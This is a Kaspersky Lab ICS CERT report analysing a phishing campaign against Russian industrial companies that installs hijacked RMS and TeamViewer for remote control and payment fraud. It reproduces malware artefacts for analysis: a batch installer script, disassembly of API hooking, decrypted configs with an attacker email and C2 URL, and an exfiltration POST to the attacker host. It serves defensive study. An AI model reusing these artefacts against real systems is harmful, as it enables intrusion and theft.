KASPERSKY lab

Attacks on industrial enterprises using RMS and TeamViewer

Vyacheslav Kopeytsev, Maria Garnaeva, Kirill Kruglov

Kaspersky Lab ICS CERT

Contents

Main facts

Kaspersky Lab ICS CERT has identified a new wave of phishing emails with malicious attachments targeting primarily companies and organizations that are, in one way or another, associated with industrial production.

The phishing emails are disguised as legitimate commercial offers and are sent mainly to industrial companies located in Russia. The content of each email reflects the activity of the organization under attack and the type of work performed by the employee to whom the email is sent.

According to the data that we have collected, this series of attacks started in November 2017 and is currently in progress. Notably, the first similar attacks were recorded as far back as 2015.

The malware used in these attacks installs legitimate remote administration software – TeamViewer or Remote Manipulator System/Remote Utilities (RMS). This enables the attackers to gain remote control of infected systems. The threat actor uses various techniques to mask the infection and the activity of malware installed in the system.

According to the data available, the attackers' main goal is to steal money from victim organizations' accounts. When attackers connect to a victim's computer, they search for and analyze purchase documents, as well as the financial and accounting software used. After that, the attackers look for various ways in which they can commit financial fraud, such as spoofing the bank details used to make payments.

In cases where the cybercriminals need additional data or capabilities after infecting a system, such as privilege escalation and obtaining local administrator privileges, the theft of user authentication data for financial software and services, or Windows accounts for lateral movement, the attackers download an additional pack of malware to the system, which is specifically tailored to the attack on each individual victim. The malware pack can include spyware, additional remote administration utilities that extend the attackers' control on infected systems, malware for exploiting operating system and application software vulnerabilities, as well as the Mimikatz utility, which provides the attackers with Windows account data.

Apparently, among other methods, the attackers obtain the information they need to perpetrate their criminal activity by analyzing the correspondence of employees at the enterprises attacked. They may also use the information found in these emails to prepare new attacks – against companies that partner with the current victim.


Clearly, on top of the financial losses, these attacks result in leaks of the victim organizations' sensitive data.

Phishing emails

In most cases, the phishing emails have finance-related content; the names of attachments also point to their connection with finance. Specifically, some of the emails purport to be invitations to tender from large industrial companies (see below).

Malicious attachments may be packed into archives. Some of the emails have no attachments – in these cases, message text is designed to lure users into following links leading to external resources and downloading malicious objects from those resources.

Below is a sample phishing email used in attacks on some organizations:



From: Отдел мониторинга ценовой политики [mailto:info@[redacted].ru]
Sent: Wednesday, April 25, 2018 2:56 PM
To: [redacted]
Subject: исх: 7797072

Добрый день, [redacted] Ваша компания выбрана в качестве поставщика оборудования для нужд [redacted], в продолжение разговора с секретарем высылаю Вам запрос на предоставление необходимой документации и регистрации в единой отраслевой программе.

Индивидуальный код (пароль) для запуска программы закупок: ***917815***

Информацию о закупке ***№ 7794447567/18-21 на сумму 97455909,00 Руб.*** *на Ваше оборудование вы найдете в поиске отраслевой программы закупок по номеру №7794447567/18-21*

Просим Вас подать документы не позже 27.04.2018.*?*

С Уважением,

Отдел мониторинга ценовой политики

[redacted]

Тел.: +7 (495) [redacted]?

?

Оказание поддержки вновь созданным или вошедшим иным образом в состав организаций [redacted] организациям отрасли в части их действий по встраиванию в единую систему закупок [redacted]

В [redacted] действует единая отраслевая политика осуществления закупочной деятельности через внутреннюю программу закупок. Достижение единства подхода к системе закупок заключается в единых правилах закупочной деятельности [redacted], открытости (единый сайт для публикации информации о проводимых закупках), автоматизации и информационной поддержке [redacted], едином блоке контроля и наказаний (единые органы для рассмотрения жалоб, меры взыскания за нарушения, «горячая линия» по борьбе с хищениями и мошенничеством), внутренней мотивации организаций отрасли (система обучения работников отрасли, КПЭ), мероприятий по привлечению поставщиков и общественности.
Вновь созданные или вошедшие иным образом в состав организаций [redacted] организации отрасли в соответствии с приложением № 1 к [redacted], обеспечивают присоединение к [redacted]? в порядке, установленном статьей 2.3 [redacted] и порядком, утвержденным приказом [redacted] от 19.10.2011 № [redacted]

******Настоящее сообщение (включая любые приложения к нему) предназначено только для указанного в нем адресата. Если данное сообщение попало к Вам по ошибке, пожалуйста, незамедлительно проинформируйте об этом его отправителя, а само сообщение уничтожьте. Настоящим Вам также сообщается, что любое несанкционированное раскрытие, копирование или распространение данного сообщения или совершение каких-либо действий, основанных на информации, содержащейся в нем, строго запрещено. Содержащиеся в сообщении утверждения не являются официальной позицией [redacted], если иное прямо не указано отправителем.**


Screenshot of a phishing email

The above email was sent on behalf of a well-known industrial organization. The domain name of the server from which the message was sent was similar to the domain name of that organization's official website. The email had an archive attached to it. The archive was protected with a password that could be found in the message body.

It is worth noting that the attackers addressed an employee of the company under attack by his or her full name (this part of the email was masked in the screenshot above for confidentiality reasons). This indicates that the attack was carefully prepared and an individual email that included details relevant to the specific organization was created for each victim.

As part of the attacks, the threat actor uses various techniques to mask the infection. In this case, Seldon 1.7 – legitimate software designed to search for tenders – is installed in infected systems in addition to malware components and a remote administration application.

To keep users from wondering why they didn't get information on the procurement tender referred to in the phishing email, the malicious program distributes a damaged copy of Seldon 1.7 software.




Window of legitimate software Seldon 1.7

In other cases, the user is shown a partially damaged image.

Image opened by malware

There is also a known case of malware being masked as a PDF document containing a bank transfer receipt. Curiously, the receipt contains valid data. Specifically, it mentions existing companies and their valid financial details; even a car's VIN matches its model.



17.01.2018 Поступ. в банк плат. | 17.01.2018 Списано со сч. плат. | 0401060

ПЛАТЕЖНОЕ ПОРУЧЕНИЕ № 20 | 17.01.2018 Дата | электронно Вид платежа

Сумма прописью: Сто девяносто пять тысяч рублей 00 копеек

ИНН [redacted] КПП [redacted]		Сумма	195000-00
Общество с ограниченной ответственностью "[redacted]"		Сч. №	407028104[redacted]
Плательщик			
[redacted] Г САНКТ-ПЕТЕРБУРГ		БИК	044030786
		Сч. №	301018106[redacted]
Банк плательщика			
[redacted] Г САНКТ-ПЕТЕРБУРГ		БИК	044030653
		Сч. №	301018105[redacted]
Банк получателя			
ИНН [redacted] КПП [redacted]		Сч. №	407028103[redacted]
ООО"[redacted]"			
		Вид оп. 01	Срок плат.
		Наз. пл.	Очер. плат. 5
Получатель		Код	Рез. поле

Оплата по счёту № V0000194 от 16.01.2018 за а/м Mitsubishi Lancer (Y6S), VIN: JMBSNCS3A7U0[redacted]. В том числе НДС 29745.76 руб.

Назначение платежа

Подписи

М.П.

Отметки банка

[redacted]

ИСПОЛНЕНО

17.01.2018

Документ передан в электронном виде

Screenshot of a bank transfer receipt displayed by malware

The malware used in these attacks installs legitimate remote administration software – TeamViewer or Remote Manipulator System/Remote Utilities (RMS).

Attacks using RMS

There are several known ways in which the malware can be installed in a system. Malicious files can be run either by an executable file attached to an email or by a specially crafted script for the Windows command interpreter.

For example, the archive mentioned above contains an executable file, which has the same name and is a password-protected self-extracting archive. The archive extracts the files and runs a script that installs and launches the actual malware in the system.

```
@echo off
@echo off
mkdir "%appdata%\LocalDataNT"
xcopy /Y /I "%~dp0*" "%appdata%\LocalDataNT\"
del /f /q "%appdata%\LocalDataNT\updatecache.bat"
start "" "%appdata%\LocalDataNT\seldon1.7-netinstall.exe"
start "" "%appdata%\LocalDataNT\WinPrint.exe" r "WinPrintSvc.exe"
```

Contents of the malware installation file

It can be seen from the commands in the screenshot above that after copying the files the script deletes its own file and launches legitimate software in the system – Seldon v.1.7 and RMS, – enabling the attackers to control the infected system without the user's knowledge.

Depending on the malware version, files are installed in %AppData%\LocalDataNT folder %AppData%\NTLocalData folder or in %AppData%\NTLocalAppData folder.

When it launches, legitimate RMS software loads dynamic libraries (DLL) required for the program's operation, including the system file winspool.drv, which is located in the system folder and is used to send documents to the printer. RMS loads the library insecurely, using its relative path (the vendor has been notified of this vulnerability). This enables the attackers to conduct a DLL hijacking attack: they place a malicious library in the same directory with the RMS executable file, as a result of which a malware component loads and gains control instead of the corresponding system library.

The malicious library completes malware installation. Specifically, it creates a registry value responsible for automatically running RMS at system startup. Notably, in most cases of this campaign the registry value is placed in the RunOnce key, instead of the Run key, enabling the malware to run automatically only the next time the system starts up. After that, the malware needs to create the registry value again.

It is most likely that the attackers chose this approach to mask the presence of malware in the system as well as possible. The malicious library also implements techniques for resisting analysis and detection. One such technique involves dynamically importing Windows API functions using their hashes. This way, the attackers do not have to store the names of these functions in the malicious library's body, which helps them to conceal the program's real functionality from most analysis tools.

```
.text:10003F15 loc_10003F15:                           ; CODE XREF: DllMain(x,x,x)+2DB↑j
.text:10003F15                 push    offset ModuleName ; "kernel32.dll"
.text:10003F1A                 mov     dword_100090DC, 1
.text:10003F24                 call    ds:GetModuleHandleW
.text:10003F2A                 mov     dword_10009000, eax
.text:10003F2F                 test    eax, eax
.text:10003F31                 jz      loc_10004090
.text:10003F37                 push    offset unk_1000905C ; int
.text:10003F3C                 push    0DFDFF2F4h
.text:10003F41                 push    eax
.text:10003F42                 call    sub_1000251E
.text:10003F47                 pop     ecx
.text:10003F48                 pop     ecx
.text:10003F49                 mov     ecx, eax        ; lpAddress
.text:10003F4B                 mov     eax, offset nullsub_1
.text:10003F50                 call    sub_10001C89
.text:10003F55                 push    offset dword_10009080 ; int
.text:10003F5A                 push    0FC6B42F1h
.text:10003F5F                 push    dword_10009000
.text:10003F65                 call    sub_1000251E
```

Part of a malicious code fragment implementing the dynamic import of functions

The malicious dynamic library, winspool.drv, decrypts configuration files prepared by the attackers, which contain RMS software settings, the password for remotely controlling the machine and the settings needed to notify the attackers that the system has been successfully infected.

One of the configuration files contains an email address to which information about the infected system is sent, including computer name, user name, the RMS machine's Internet ID, etc. The Internet ID sent as part of this information is generated on a legitimate server of the RMS vendor after the computer connects to it. The identifier is subsequently used to connect to the remotely controlled system located behind NAT (a similar mechanism is also used in popular instant messaging solutions).

A list of email addresses found in the configuration files discovered is provided in the indicators of compromise section.

A modified version of RC4 is used to encrypt configuration files. Configuration files from the archive mentioned above are shown below.

```
<?xml version="1.0" encoding="UTF-8"?>
<rms_internet_id_settings version="68001"><internet_id>                :/internet_id><use_inet_connection>true</use_inet_connection><inet_
server></inet_server><use_custom_inet_server>false</use_custom_inet_server><inet_id_port>5655</inet_id_port><use_inet_id_ipv6>false</use_
inet_id_ipv6></rms_internet_id_settings>
```

Decrypted contents of InternetId.rcfg file

```
<?xml version="1.0" encoding="UTF-8"?>
<rms_inet_id_notification version="68001"><email>drozd04m@gmail.com</email><send_to_email>true</send_to_email><sent>false</sent><settings
_applied>true</settings_applied><use_id_settings>true</use_id_settings><generate_new_id>true</generate_new_id><generate_new_password>fals
e</generate_new_password><ask_identification>false</ask_identification><version>68001</version><password></password><internet_id></intern
et_id><disclaimer></disclaimer><additional_text>-- RMS Build 2 --</additional_text><overwrite_id_code>false</overwrite_id_code><overwrite
_id_settings>false</overwrite_id_settings><id_custom_server_use>false</id_custom_server_use><id_custom_server_address></id_custom_server_
address><id_custom_server_port>5655</id_custom_server_port><id_custom_server_ipv6>false</id_custom_server_ipv6><computer_name></computer_
name><self_identification></self_identification></rms_inet_id_notification>
```

Decrypted contents of notification.rcfg file

```
TPF0◄TROMServerOptions ○UseNTAuth▪♪SecurityLevel0♥♦Port♥↕▬╗EnableOverlayCapture▪♀ShowTrayIcon▪§HideTrayIconPopupMenu○♣BindIP♠♪Any interfa
ce‼CallbackAutoConnecto↨CallbackConnectInterval0<▪HideStopo♀IpFilterType00►UseLegacyCapture▪↨ProtectCallbackSettings▪§ProtectInetIdSettin
gs▪○DoNotCaptureRDP▪•UseIPv6○◄AskUserPermission▪▬UserPermissionInterval♥►'‼AutoAllowPermission▪‼NeedAuthorityServer▪▼AskPermissionOnlyIfU
serLoggedOn▪◄UseInetConnection▪‼UseCustomInetServer▪◙InetIdPort0 ♪UseInetIdIPv6▪¶DisableRemoteControl▪‼DisableRemoteScreen▪‼DisableFileTr
ansfer▪○DisableRedirect▪♪DisableTelnet▪¶DisableRemoteExecute▪↕DisableTaskManager▪♪DisableOverlay▪○DisableShutdown▪¶DisableRemoteUpgrade▪§
DisablePreviewCapture▪¶DisableDeviceManager▪♂DisableChat▪‼DisableScreenRecord▪►DisableAVCapture▪↕DisableSendMessage▪○DisableRegistry▪♪Dis
ableAVChat▪§DisableRemoteSettings▪§DisableRemotePrinting▪◙DisableRdp▪○NotifyShowPanel▪¶NotifyChangeTrayIcono►NotifyBallonHint▪○NotifyPlay
Sound▪♀NotifyPanelX0ÿ♀NotifyPanelY0ÿ♦LogUse▪♦SidId♠►43234.7951334606◄DisableInternetId▪♂SafeModeSet▪○SyncAuthEnabled▪↕ShowIdNotification▪
↓ShowIdNotificationRequest▪→IntegrateFirewallAtSturtup▪
```

Decrypted contents of Options.rcfg file

```
AF2049ACB44C58DD22B28825CFD30213E3576FB28D04D60D95F14                                1DDE81D579579A57DBEF6E30B63EF07FFC
```

Decrypted contents of Password.rcfg file

After this, the attackers can use the system's Internet ID and password to control it without the user's knowledge via a legitimate RMS server, using the standard RMS client.

Attacks using TeamViewer

Attacks using legitimate TeamViewer software are very similar to those using RMS software, which are described above. A distinguishing feature is that information from infected systems is sent to malware command-and-control servers, rather than the attackers' email address.

As in the case of RMS, malicious code is injected into the TeamViewer process by substituting a malicious library for system DLL. In the case of TeamViewer, msimg32.dll is used.

This is not a unique tactic. Legitimate TeamViewer software has been used in APT and cybercriminal attacks before. The best-known group to have used this toolset is TeamSpy Crew. We believe that the attacks described in this document are not associated with TeamSpy and are the result of known malware being re-used by another cybercriminal group. Curiously, the algorithm used to encrypt the configuration file and the password for decrypting it, which were identified in the process of analyzing these attacks, are the same as those published last April in a description of similar attacks.

It is common knowledge that legitimate TeamViewer software does not hide its startup or operation from the user and, specifically, notifies the user of incoming connections. At the same time, the attackers need to gain remote control of the infected system without the user's knowledge. To achieve this, they hook several Windows API functions.

Original function code

```
; HANDLE __stdcall CreateFileW(LPCWSTR lpFileName, DWORD dwDesiredAccess,
                public CreateFileW
CreateFileW     proc near               ; CODE XREF: CreateFileA+31↓p
                                        ; DATA XREF: .text:off_7540FA28↓o

                mov     edi, edi
                push    ebp
                mov     ebp, esp
                push    ecx
                push    ecx
                push    [ebp+lpFileName]
                lea     eax, [ebp+var_8]
                push    eax
                call    ds:RtlInitUnicodeStringEx
```

Hooked function code

```
; HANDLE __stdcall CreateFileW(LPCWSTR lpFileName, DWORD dwDesiredAccess, DWO
                public CreateFileW
CreateFileW     proc near               ; CODE XREF: CreateFileA+31↓p
                                        ; DATA XREF: .text:off_7540FA28↓o

                jmp     near ptr 1000DF93h
CreateFileW     endp

; ---------------------------------------------------------------------------

                push    ecx
                push    ecx
                push    dword ptr [ebp+8]
                lea     eax, [ebp-8]
                push    eax
                call    ds:RtlInitUnicodeStringEx
```

Windows API function hooked by the malware

The functions are hooked using a well-known method called splicing. As a result, when legitimate software calls one of the Windows API functions, control is passed to the malicious DLL and the legitimate software gets a spoofed response instead of one from the operating system.

Hooking Windows API functions enables attackers to hide TeamViewer windows, protect malware files from being detected, and control TeamViewer startup parameters.

After launching, the malicious library checks whether an internet connection is available by executing the command "ping 1.1.1.1" and then decrypts the malicious program's configuration file tvr.cfg. The file contains various parameters, such as the password used for remotely controlling the system, URL of the attackers' command-and-control server, parameters of the service under whose name TeamViewer will be installed, the User-Agent field of the HTTP header used in requests sent to the command-and-control server, VPN parameters for TeamViewer, etc.

```
password=superpass
server1=http://[redacted]/tv/getinfo.php
interval=60
useragent=Mozilla/6.0 (Windows NT 6.1)
nohidewall=1
novpn=0
noservice=0
svcgroup=MsHubSvc4
svcname=usbhubsvc4
svcdisplay=Microsoft USB 3.0 Hub 4
svcdescr=Microsoft USB 3.0 Hub Control Service 4
arun_type=2
arun_keyname=
arun_fldname=Service Manager
arun_flddescr=Managment Service Agent
arun_flddll=shell32.dll
arun_fldindex=46
fuactmr=0
teamviewervpn=1
```

Screenshot of decrypted contents of the malware configuration file

Unlike RMS, Team Viewer uses a built-in VPN to remotely control a computer located behind NAT.

As in the case of RMS, the relevant value is added to the RunOnce registry key to ensure that the malware runs automatically at system startup.

The malware collects data on the infected machine and sends it to the command-and-control server along with the system's identifier needed for remote administration. The data sent includes:

- Operating system version
- User name
- Computer name
- Information on the privilege level of the user on whose behalf the malware is running
- Whether or not a microphone and a webcam are present in the system
- Whether or not antivirus software or other security solutions are installed, as well as the UAC level

Information about security software installed in the system is obtained using the following WQL query:

root\SecurityCenter:SELECT * FROM AntiVirusProduct

The information collected is sent to the attackers' server using the following POST request:

```
POST /tv/getinfo.php HTTP/1.0
Accept: */*
Host: micorsoft.info
User-Agent: Mozilla/6.0 (Windows NT 6.1)
Connection: close
Content-Length: 374
Content-Type: multipart/form-data; boundary=--------244227161678444

----------244227161678444
Content-Disposition: form-data; name="u"
Content-Type: multipart/form-data
Content-Transfer-Encoding: binary

5....Q.'.H..          6...r..T.US.U....B/0...E.....1.Ph-n...=..V.%.....!..%....R.Q..)e..R......b}A....
8:.........`HD.t..@-..5.......?..._.c..T..K;....t41.$......'          ^w2.@...z.v.h/...s....{........&.x.xI2M:.>..|G.
----------244227161678444--
```

POST request used to send encrypted data to the command-and-control server

Another distinguishing feature of attacks that involve the TeamViewer is the ability to send commands to an infected system and have them executed by the malware. Commands are sent from the command-and-control server using the chat built into the TeamViewer application. The chat window is also hidden by the malicious library and the log files are deleted.

A command sent to an infected system is executed in the Windows command interpreter using the following instruction:

cmd.exe /c start /b <command sent to the system>

The parameter "/b" indicates that the command sent by the attackers for execution will be run without creating a new window.

The malware also has a mechanism for self-destructing if the appropriate command is received from the attackers' server.

The use of additional malware

In cases where attackers need additional data (authorization data, etc.), they download spyware to victim computers in order to collect logins and passwords for mailboxes, websites, SSH/FTP/Telnet clients, as well as logging keystrokes and making screenshots.

Additional software hosted on the attackers' servers and downloaded to victims' computers was found to include malware from the following families:

- Babylon RAT
- Betabot/Neurevt
- AZORult stealer
- Hallaj PRO Rat

In all probability, these Trojans were downloaded to compromised systems and used to collect information and steal data. In addition to remote administration, the capabilities of malware from these families include:

- Logging keystrokes
- Making screenshots
- Collecting system information and information on installed programs and running processes
- Downloading additional malicious files
- Using the computer as a proxy server
- Stealing passwords from popular programs and browsers
- Stealing cryptocurrency wallets
- Stealing Skype correspondence
- Conducting DDoS attacks
- Intercepting and spoofing user traffic
- Sending any user files to the command-and-control server

In other cases observed, after an initial analysis of an infected system, the attackers downloaded an additional malware module to the victim's computer – a self-extracting archive containing various malicious and legitimate programs, which were apparently individually selected for each specific system.

For example, if the malware had previously been executed on behalf of a user who did not have local administrator privileges, to evade the Windows User Account Control (UAC), the attackers used the DLL hijacking technique mentioned above, but this time on a Windows system file, %systemdir%\migwiz\migwiz.exe, and a library, cryptbase.dll. The local administrator privileges obtained are used to run RemoteUtilities, a remote administration utility, on the infected system. The attackers use a modified RemoteUtilities executable file to mask the presence of the software on the system. The utility offers extensive functionality for managing the system remotely:


- Remotely controlling the system (RDP)
- Transferring files to and from the infected system
- Controlling power on the infected system
- Remotely managing the processes of running application
- Remote shell (command line)
- Managing hardware
- Capturing screenshots and screen videos
- Recording sound and video from recording devices connected to the infected system
- Remote management of the system registry

In some cases, the Mimikatz utility was installed in addition to cryptbase.dll and RemoteUtilities. We believe that the attackers use Mimikatz in cases when the first system infected is not one that has software for working with financial data installed on it. In these cases, the Mimikatz utility is used to steal authentication data from the organization's employees and gain remote access to other machines on the enterprise's network. The use of this technique by the attackers poses a serious danger: if they succeed

in obtaining the account credentials for the domain administrator's account, this will give them control of all systems on the enterprise's network.

Attack targets

According to KSN data, from October 2017 to June 2018, about 800 computers of employees working at industrial companies were attacked using the malware described in this paper.



Number of computers attacked by month. October 2017 – June 2018

According to our estimate, at least 400 industrial companies in Russia have been targeted by this attack, including companies in the following industries:

- Manufacturing
- Oil and gas
- Metallurgy
- Engineering
- Energy
- Construction
- Mining
- Logistics

Based on this, it can be concluded that the attackers do not concentrate on companies in any specific industry or sector. At the same time, their activity clearly demonstrates their determination to compromise specifically systems belonging to industrial companies. This choice on the part of the cybercriminals could be explained by the fact that the threat awareness and cybersecurity culture in industrial companies is inferior to that in companies from other sectors of the economy (such as banks or IT companies). At the same time, as we have noted before, it is more common for industrial companies than for companies in other sectors to conduct operations involving large amounts of money on their accounts. This makes them an even more attractive target for cybercriminals.

Conclusions

This research demonstrates once again that even when they use simple techniques and known malware, threat actors can successfully attack many industrial companies by expertly using social engineering and masking malicious code in target systems. Criminals actively use social engineering to keep users from suspecting that their computers are infected. They also use legitimate remote administration software to evade detection by antivirus solutions.

This series of attacks targets primarily Russian organizations, but the same tactics and tools can be used in attacks against industrial companies in any country of the world.

We believe that the threat actor behind this attack is highly likely to be a criminal group whose members have a good command of Russian. This is indicated by the high level at which texts in Russian are prepared for phishing emails used in the attack, as well as the attackers' ability to make changes to organizations' financial data in Russian. More data about the research on the infrastructure and language used by the attackers is available in the private version of the report on the Treat Intelligence portal.

Remote administration capabilities give criminals full control of compromised systems, so possible attack scenarios are not limited to the theft of money. In the process of attacking their targets, the attackers steal sensitive data belonging to target organizations, their partners and customers, carry out surreptitious video surveillance of the victim companies' employees, and record audio and video using devices connected to infected machines.

The various malware components used in this attack are detected by Kaspersky Lab products with the following verdicts:

Trojan.BAT.Starter
Trojan.Win32.Dllhijack
Trojan.Win32.Waldek
Backdoor.Win32.RA-based
Backdoor.Win32.Agent

Appendix 1 – Indicators of Compromise

Folders created by the malware

%APPDATA%\Roaming\NTLocalAppData
%APPDATA%\Roaming\LocalDataNT
